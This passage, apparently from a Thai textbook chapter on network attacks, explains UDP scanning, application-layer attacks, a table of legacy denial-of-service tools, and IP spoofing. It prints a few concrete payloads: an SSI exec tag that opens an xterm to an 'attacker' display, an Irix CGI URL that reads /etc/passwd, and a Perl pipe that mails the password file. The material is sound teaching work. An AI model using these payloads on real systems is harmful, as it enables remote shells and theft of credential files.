จะส่งแพ็กเก็ตของโพรโตคอลยูดีพี ไปยังพอร์ตเป้าหมาย แต่เนื่องจากยูดีพีมีการจัดการที่แตกต่างจากที่ซีพีโดยโพรโตคอลยูดีพี เป็นโพรโตคอลลักษณะคอนเน็กชันเลส(connectionless) ดังนั้นผลลัพธ์ของการสแกนเมื่อพอร์ตเปิดอยู่จะไม่สามารถคาดการณ์ได้ ขึ้นอยู่กับแต่ละแอปพลิเคชัน และไม่มีมาตรฐานที่เหมือนกันแต่อย่างใด ดังนั้นการสแกนยูดีพี จึงต้องดูผลลัพธ์จาก ICMP เป็นหลัก หากพอร์ตไม่เปิดให้บริการ จะมี ICMP Message ว่า UDP Port Unreachable กลับมา และหากพอร์ตเปิดให้บริการ อาจมีการตอบรับหรือไม่ และอย่างไร จะขึ้นอยู่กับการทำงานของแอปพลิเคชันที่เปิดพอร์ตนั้น แต่ที่แน่ๆคือจะไม่มี ICMP Message กลับมา

4.2.3 ประเภทอยู่ในชั้นแอปพลิเคชัน

ส่วนใหญ่เกิดจากการใช้จุดอ่อนหรือข้อผิดพลาดของแอปพลิเคชันที่เครื่องเป้าหมายใช้ในการโจมตีเครื่องเป้าหมายเอง ไม่ว่าจะเป็นจุดอ่อนของระบบปฏิบัติการ หรือข้อผิดพลาดของซอฟต์แวร์ก็ตาม โดยสามารถแบ่งออกได้เป็นประเภทดังนี้

บัฟเฟอร์โอเวอร์โฟล (Buffer Overflow) เป็นการใส่ข้อมูลอินพุตที่มีขนาดใหญ่เกินกว่าที่โปรแกรมกำหนดไว้ให้โปรแกรม ทำให้เกิดความผิดพลาดในการทำงานได้ ตัวอย่างเช่น กำหนดรับ ชื่อผู้ใช้(User name) ได้ 256 ตัว ซึ่งโดยปกติไม่น่าจะเกิดกรณีที่ใส่ได้ถึงจำนวน แต่ในกรณีของการต้องการบุกรุก อาจใส่ไปถึง 300 ตัว ซึ่งอาจทำให้โปรแกรมทำงานผิดพลาด ซึ่งก็คือเป็นไปตามความต้องการของผู้บุกรุกนั่นเอง

การส่งคำสั่งที่มีลักษณะบุกรุก (Unexpected Combination) เนื่องจากการที่โปรแกรมมักมีลักษณะเป็นการประกอบด้วยโค้ดหลายๆเลเยอร์ ซึ่งรวมถึงเลเยอร์ล่างสุดซึ่งก็คือ ระบบปฏิบัติการ ผู้บุกรุกจะอาศัยจุดนี้ส่งอินพุตที่ไม่มีความหมายสำหรับเลเยอร์หนึ่ง แต่มีความหมายกับอีกเลเยอร์หนึ่งเข้าไปในโปรแกรม ตัวอย่างที่เห็นได้ชัดได้แก่ ภาษา Perl ซึ่งมักจะส่งอินพุตต่อไปให้โปรแกรมอื่นเพื่อดำเนินการต่อ ซึ่งถ้ามีการส่ง "I mail </etc/passwd" จะทำให้เกิดการส่งไฟล์พาสเวิร์ดไปทางเมลได้ เนื่องจาก Perl จะให้ระบบปฏิบัติการเรียกโปรแกรมขึ้นมาจากอินพุตที่ส่ง โดยที่ระบบปฏิบัติการเองจะเห็น I pipe เป็นการเรียกโปรแกรมเมลด้วย

อินพุตที่ผิดปกติ (Unhandled Input) โปรแกรมส่วนมากเขียนขึ้นให้สามารถจัดการกับอินพุตที่ถูกต้องได้ โดยโปรแกรมเมอร์มักจะละเลยในส่วนของอินพุตอื่นๆที่ผิด ซึ่งจะเป็นช่องให้ผู้บุกรุกสามารถใช้ประโยชน์ได้

ตัวอย่างของการบุกรุกในชั้นแอปพลิเคชัน

- สคริปต์ซีจีไอ (CGI Script) : ซีจีไอเป็นโปรแกรมที่รู้จักกันถึงความไม่ปลอดภัยของมันเป็นทางผ่านในการเข้าไปโจมตีจุดอ่อนในระบบส่วนอื่น โดยการส่งผ่านอินพุตที่ผิดปกติแบบเข้าไปเพื่อจุดประสงค์ในการไปสั่งการโดยตรงกับระบบ เช่น อาจให้เมล์ส่งไฟล์ของพาสเวิร์ดไปให้กับผู้บุกรุกได้ สคริปต์ซีจีไอที่เป็นที่รู้จักกันดี เช่น Phf.cgi , text counter , guestbook , webdist.cgi, files.pl เป็นต้น ซึ่งถ้าพบว่ามี การพยายามใช้หนึ่งในสคริปต์ซีจีไอเหล่านี้ หรือทั้งหมดโดยที่เราไม่ได้เป็นผู้ใช้เอง ก็อาจเป็นไปได้ว่ามีความพยายามบุกรุกเกิดขึ้นแล้ว

- การโจมตีเว็บเซิร์ฟเวอร์ (Web server attack) เว็บเซิร์ฟเวอร์จำนวนมากที่เขียนขึ้นเอง ซึ่งรวมถึง IIS 1.0 และ Netware 2.x มีช่องโหว่อยู่ซึ่งชื่อไฟล์สามารถรวมชุดของ "../" ในชื่อพารามิเตอร์ที่จะย้ายไปที่อื่นในระบบไฟล์ ทำให้สามารถเข้าถึงไฟล์ใดก็ได้ที่ต้องการ และอีกหนึ่งช่องว่างที่พบบ่อยก็คือบัฟเฟอร์โอเวอร์โฟลในฟิลด์ที่ต้องการ หรือในฟิลด์ HTTPอื่น

- Sendmail เป็นโปรเซสที่รันอยู่ในแบ็กกราวนด์ ช่องโหว่ส่วนใหญ่ของมันมักมีสาเหตุจากปัญหาของรีโมตบัฟเฟอร์โอเวอร์โฟลล์และการตรวจสอบอินพุตที่ไม่ดีพอ หนึ่งในช่องโหว่ยอดนิยมได้แก่ช่องโหว่เรื่องการส่งไปป์ (pipe) ของ Sendmail ซึ่งอยู่ในเวอร์ชัน 4.1 ซึ่งจะทำให้สามารถส่งไปป์คำสั่งที่ต้องการเอ็กคิวต์เข้าไปยังโปรเซส Sendmail ได้โดยตรง คำสั่งใดๆที่อยู่ต่อจากคำสั่ง DATA จะถูกเอ็กคิวต์ (execute) โดย Sendmail ภายใต้สิทธิพิเศษของ bin

- การเจาะระบบทาง IIS 5 มีปัญหาเรื่อง Translate:f โดยผู้บุกรุกส่งอินพุตที่คาดไม่ถึงไปยังเซิร์ฟเวอร์ เพื่อให้มันส่งไฟล์บางไฟล์ซึ่งปกติไม่ควรเปิดเผย โดยใช้โปรโตคอลที่ซีพี โดยการส่ง HTTP Get Request ที่ไม่เหมาะสมไปยังเว็บเซิร์ฟเวอร์เพื่อให้เว็บเซิร์ฟเวอร์เอ็กคิวต์สคริปต์ไฟล์บางสคริปต์ให้ แนวคิดของ request ดังกล่าวคือ การส่งเฮดเดอร์ (HTTP Header) พิเศษที่มี Translate:f อยู่ส่วนท้ายของไฟล์ และมีเครื่องหมาย “\” ต่อท้ายเข้าไปใน URL ที่ขอร้องไป โดยการส่งเท็กซ์ไฟล์ที่ประกอบด้วยสตริงข้อความต่างๆเข้าไป ต่อเข้าไปยังเซิร์ฟเวอร์เป้าหมายก็จะได้ข้อมูลที่จริงๆแล้วไม่ต้องการเปิดเผยไปได้

- Server Side Include (SSIs) เป็นกลไกที่ทำให้เว็บเซิร์ฟเวอร์ให้บริการได้แบบโต้ตอบ ในเวลาจริง โดยที่ไม่ต้องอาศัยโปรแกรม บ่อยครั้งที่นักพัฒนาเว็บมักใช้มันเพื่อการเรียนรู้เวลาของระบบอย่างรวดเร็วหรือเพื่อเอ็กคิวต์คำสั่งที่เครื่องเว็บเซิร์ฟเวอร์และประเมินค่าเอาต์พุตสำหรับการตัดสินใจในการควบคุม โฟลว์ ของ โปรแกรม ฟังก์ชันต่างๆ ของ SSI (เรียกว่า tags) จำนวนมากได้แก่ echo, include, fsize, flastmode, exec, config, odbcc, email, if, goto, label, และ break tags ที่มีประโยชน์ที่สุดกับผู้บุกรุกก็คือ include, exec และ mail เทคนิคการโจมตีได้ถูกสร้างขึ้นโดยการเพิ่มโค้ดที่ใช้ tags ของ SSI เข้าไปในฟิลด์เว็บเพจที่จะต้องถูกประเมินค่าโดยเว็บเซิร์ฟเวอร์ ทำให้ผู้บุกรุกเอ็ก

ซิวคิต์คำสั่งที่ต้องการบนเว็บเซิร์ฟเวอร์ได้และได้รับการเข้าถึงตัวเซิร์ฟเวอร์โดยตรง ตัวอย่างเช่น โดยการเพิ่ม SSI tag เข้าไปในฟิลด์ first name หรือ last name เมื่อมีการสร้างแอสเซกต์เว็บเซิร์ฟเวอร์จะประเมินนิพจน์นั้นและพยายามที่จะรันมัน SSI tag ต่อไปนี้จะส่งกลับ xterm มาให้ผู้บุกรุก

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

- ช่องโหว่ของ Irix CGI โดยบนระบบ Irix นั้น Outbox Environment Subsystem ของมันได้รวบรวมเอาโปรแกรมจำนวนมากที่มีจุดอ่อนต่อการโจมตีด้วยการตรวจสอบอินพุตที่ไม่เหมาะสม webdist.cgi ซึ่งเป็นตัวจัดการเอ็นจิน (handler) และ wrap scripts ที่ให้มากับ Irix 5.x และ 6.x จะอนุญาตให้ผู้บุกรุกส่งโคดคอมมานด์ (local command) ไปยังสคริปต์และทำให้มันถูกเอ็กคิวต์ที่เครื่องเว็บเซิร์ฟเวอร์ได้ URL ต่อไปนี้สามารถให้เพื่อวิวคูไฟล์ passwd ของยูนิกซ์ได้ (ถ้าเว็บเซิร์ฟเวอร์นั้นมีสิทธิเพียงพอ)

```
http://192.168.51.101/cgi-
```

```
bin/handler/something:cat<tab>/etc/passwd?data=Download<tab>HTTP/1.0
```

- NetWare Perl เป็นช่องโหว่ดั้งเดิมที่ถ้าไม่ได้ใช้เวอร์ชันก่อนหน้าของเน็ตแวร์ 4.x หรือ IntraNetwork อยู่ คุณก็จะไม่ได้รับผลกระทบจากช่องโหว่นี้ ซึ่งช่องโหว่นี้จะทำให้ผู้บุกรุกสามารถเอ็กคิวต์เพิร์ลสคริปต์จากที่ไหนก็ได้ รวมทั้งโฮมไคเรกทอรีของผู้ใช้ หรือไคเรกทอรีต่างๆไปอย่างเช่น login และ mail อันตรายที่เกิดก็คือ ผู้บุกรุกสามารถสร้างเพิร์ลสคริปต์เพื่อนำเอาข้อมูลในไฟล์สำคัญต่างๆขึ้นมาโชว์ในเว็บเบราว์เซอร์ได้ ตัวอย่างเช่น ไฟล์ autoexec.ncf หรือ ldremote.ncf ซึ่งเป็นไฟล์ที่เก็บรหัสผ่านที่ต้องระบุก่อนจะได้รับอนุญาตให้รัน rconsole เพื่อจัดการระบบจากระยะไกล

4.3 โปรแกรมที่ใช้โจมตีเพื่อให้บริการ

โปรแกรมที่ใช้ในการโจมตีเพื่อให้บริการนี้เกิดขึ้นมากมาย และนับวันจะเพิ่มรูปแบบมากขึ้นเรื่อยๆ แต่โปรแกรมในปัจจุบันยังคงมีรูปแบบการโจมตีไม่มากไปกว่าที่ได้กล่าวมาแล้ว ซึ่งโปรแกรมต่างๆที่ได้ศึกษามีดังตารางที่ 4-1

ชื่อโปรแกรม	ประเภท	โปรโตคอลที่ใช้	ลักษณะการโจมตี	ระบบที่มีปัญหา
1. syncclood	ส่งแพ็กเก็ตสำหรับการควบคุมปริมาณมาก	TCP	เป็นการส่งสัญญาณ SYN ไปขอเปิดการเชื่อมต่อ แล้วเมื่อได้รับ ACK ก็ไม่ส่งสัญญาณ SYN กลับไป ดังที่ได้อธิบายมาแล้ว	- Windows 95
2. oshare	แฟร็กเมนต์ชันผิดปกติ (แพ็กเก็ตหลอกล่อ)	IP	เป็นการส่งแพ็กเก็ตที่เหมือนกันมาที่เครื่องเป้าหมาย ทำให้แพ็กเก็ตที่ส่งมาซ้อนทับกัน	- Windows 95/98 - Windows NT 4 + Service Pack 5 ลงมา
3. land	แฟร็กเมนต์ชันผิดปกติ	IP	เป็นการส่งแพ็กเก็ตที่มีแอดเดรสต้นทางและปลายทางเป็นค่าเดียวกัน	- Windows 95

	(ส่งแพ็กเก็ตแบบบววนรูป)		กัน ทำให้เกิดการส่งแบบบววนรูป	
4. smurf	แพ็กเก็ตปริมาณมาก	ICMP	เป็นการส่ง ICMP echo (ping) traffic จำนวนมาก โดยการ Broadcast ไปยังเครื่องเป้าหมาย	- Windows 95
5. opentear	แฟร์กเมนเตชันผิดปกติ (ต้องรอแพ็กเก็ตก่อนหน้า)	UDP	เป็นการสร้างแพ็กเก็ตสุดท้ายมาเพื่อหลอกให้ระบบเป้าหมายรอแพ็กเก็ตก่อนหน้า	- Windows 95
6. pimp	แฟร์กเมนเตชันผิดปกติ (รีแอสเซมเบิลแล้วมีปัญหา)	IP, IGMP	เป็นการสร้างแพ็กเก็ตที่เมื่อรีแอสเซมเบิลแล้วได้ข้อมูลที่ไม่มีความหมาย เกิดเป็นขยะในระบบ	- Windows 95
7. targa	แฟร์กเมนเตชัน (แพ็กเก็ตเหลื่อมล้ำกัน)	IP	เป็นการส่งแพ็กเก็ตที่เหมือนกันมาที่เครื่องเป้าหมาย ทำให้แพ็กเก็ตที่ส่งมาซ้อนทับกัน	- Windows 95/98 - Windows NT 4 + Service Pack 5 ลงมา
8. Gin	แพ็กเก็ตสำหรับควบคุมปริมาณมาก	ICMP	เป็นการส่ง ICMP Echo ปริมาณมากไปยังเครื่องเป้าหมาย	- Windows 95/98 - Modem
9. raped	แพ็กเก็ตสำหรับควบคุมปริมาณมาก	TCP	เป็นการส่งสัญญาณ SYN ปริมาณมากไปยังเครื่องเป้าหมาย	- Windows 95/98
10. stream	แพ็กเก็ตปริมาณมาก	TCP	เป็นการส่งแพ็กเก็ตทีซีพี ปริมาณมากไปยังเครื่องเป้าหมาย	- Windows 95/98 - Modem
11. moya	แพ็กเก็ตสำหรับควบคุมปริมาณมาก	ICMP	เป็นการส่ง ICMP Echo (ping) ปริมาณมากไปยังเครื่องเป้าหมาย	- Windows 98
12. Kox	แฟร์กเมนเตชันผิดปกติ (แพ็กเก็ตเหลื่อมล้ำกัน)	IGMP	ส่งแพ็กเก็ตที่เหลื่อมล้ำกันไปยังเครื่องเป้าหมาย ทำให้เครื่องเป้าหมายไม่สามารถประกอบแพ็กเก็ตเหล่านั้นได้	- Windows 98/98SE - Windows 2000 build 2000
13. Sesquipedaliam	แฟร์กเมนเตชันผิดปกติ	UDP	ส่งแพ็กเก็ตยูดีพี ที่มี แฟร์กเมนเตชันผิดปกติไปยังเครื่องเป้าหมาย	- Windows 98/98SE

14. smurf	แ พ็กเก็ต สำหรับควบคุม ปริมาณมาก	ICMP	ส่งแพ็กเก็ต ICMP echo (ping) ไปยังเครื่องเป้าหมายเป็นปริมาณ มาก	- Windows 95/98
15. WinArp	อยู่ในชั้นแอป พลิเคชัน	ARP	เป็นการส่งแพ็กเก็ตไปยังเครื่อง ปลายทาง โดยเครื่องปลายทาง ต้องกดปุ่ม “OK” สำหรับทุก แพ็กเก็ตที่เข้ามา	- Windows 95/98 - Windows NT 4.0 ลง มา
16. winnuke	อยู่ในชั้นแอป พลิเคชัน	NetBIOS (Port 139)	เป็นการส่ง OOB (Out Of Band) data ไปยังพอร์ต 139 (NetBIOS) ทำให้เกิดหน้าจอ ฟ้า ขาว การเชื่อมต่อกับ อินเทอร์เน็ต และทำให้เกิด ปัญหาในการติดต่อบน เครือ ข่าย ซึ่งจะเกิดกับ	- WFWG 3.11 - Win95 - WinNT 3.51 - WintNT 4.0 + Service Pack 4 ลง มา

ตารางที่ 4-1 ตัวอย่างโปรแกรมที่โจมตีเพื่อให้ปิดบริการ

ซึ่งเห็นได้ว่าโปรแกรมที่ใช้โจมตีเพื่อให้ปิดบริการสำหรับโปรโตคอลสแต็กที่ซีพี/ไอพี มีมากมาย ในที่นี้หลายโปรแกรมเป็นโปรแกรมเก่า จึงไม่สามารถทำลายระบบปฏิบัติการใหม่ๆ ได้ หรือไม่ สามารถโจมตีระบบที่ได้อัปเดตแล้วได้

นอกจากโปรแกรมเหล่านี้แล้ว ยังมีโปรแกรมอื่นๆ ที่ทำให้เกิดการปิดบริการมากมาย และนอกเหนือจากโปรแกรมเหล่านี้ยังมีโปรแกรมที่ทำการโจมตีในชั้นแอปพลิเคชันอีก เช่น Coke, winARP, nuke เป็นต้น

4.4 IP-Spoofing

ในการโจมตีเครือข่ายส่วนมากมักจะมีการปลอมหมายเลขไอพีเป็นส่วนประกอบเสมอ ยกตัวอย่าง การปลอมไอพีใน TCP SYN Flooding การปลอมไอพีจะทำให้โฮสต์ที่ถูกโจมตีไม่รู้ว่าเป็นการส่ง แพ็กเก็ตมาจากที่ไหน หรือทำให้เข้าใจผิดเพื่อใช้ในการผ่านไฟร์วอลล์

การปลอมไอพีคือ การที่แพ็กเก็ตที่ออกจากโฮสต์ที่ถูกกำหนดหมายเลขไอพีหนึ่งเอาไว้ เช่น เป็น 161.246.6.220 โปรแกรมหรือเครื่องมือบางอย่างสามารถจะทำการสร้างแพ็กเก็ตขึ้นมาโดยยอมให้ทำการ กำหนดค่าของหมายเลขไอพีได้ ซึ่งค่าที่กำหนดนี้อาจจะเป็นค่าที่ถูกต้องหรืออาจจะไม่ถูกต้องก็ได้ เช่น เครื่องหมายเลข ไอพี 161.246.6.220 ทำการกำหนดหมายเลขไอพีต้นทางเป็นไอพี 161.246.6.215 ก็จะ ทำให้ทางด้านโฮสต์ที่ได้รับแพ็กเก็ตเข้าใจผิดว่าเป็นแพ็กเก็ตที่มาจากหมายเลขไอพี 161.246.6.215 ซึ่งจริงๆ แล้วเป็นแพ็กเก็ตที่ส่งออกมาจากเครื่องไอพีหมายเลข 161.246.6.220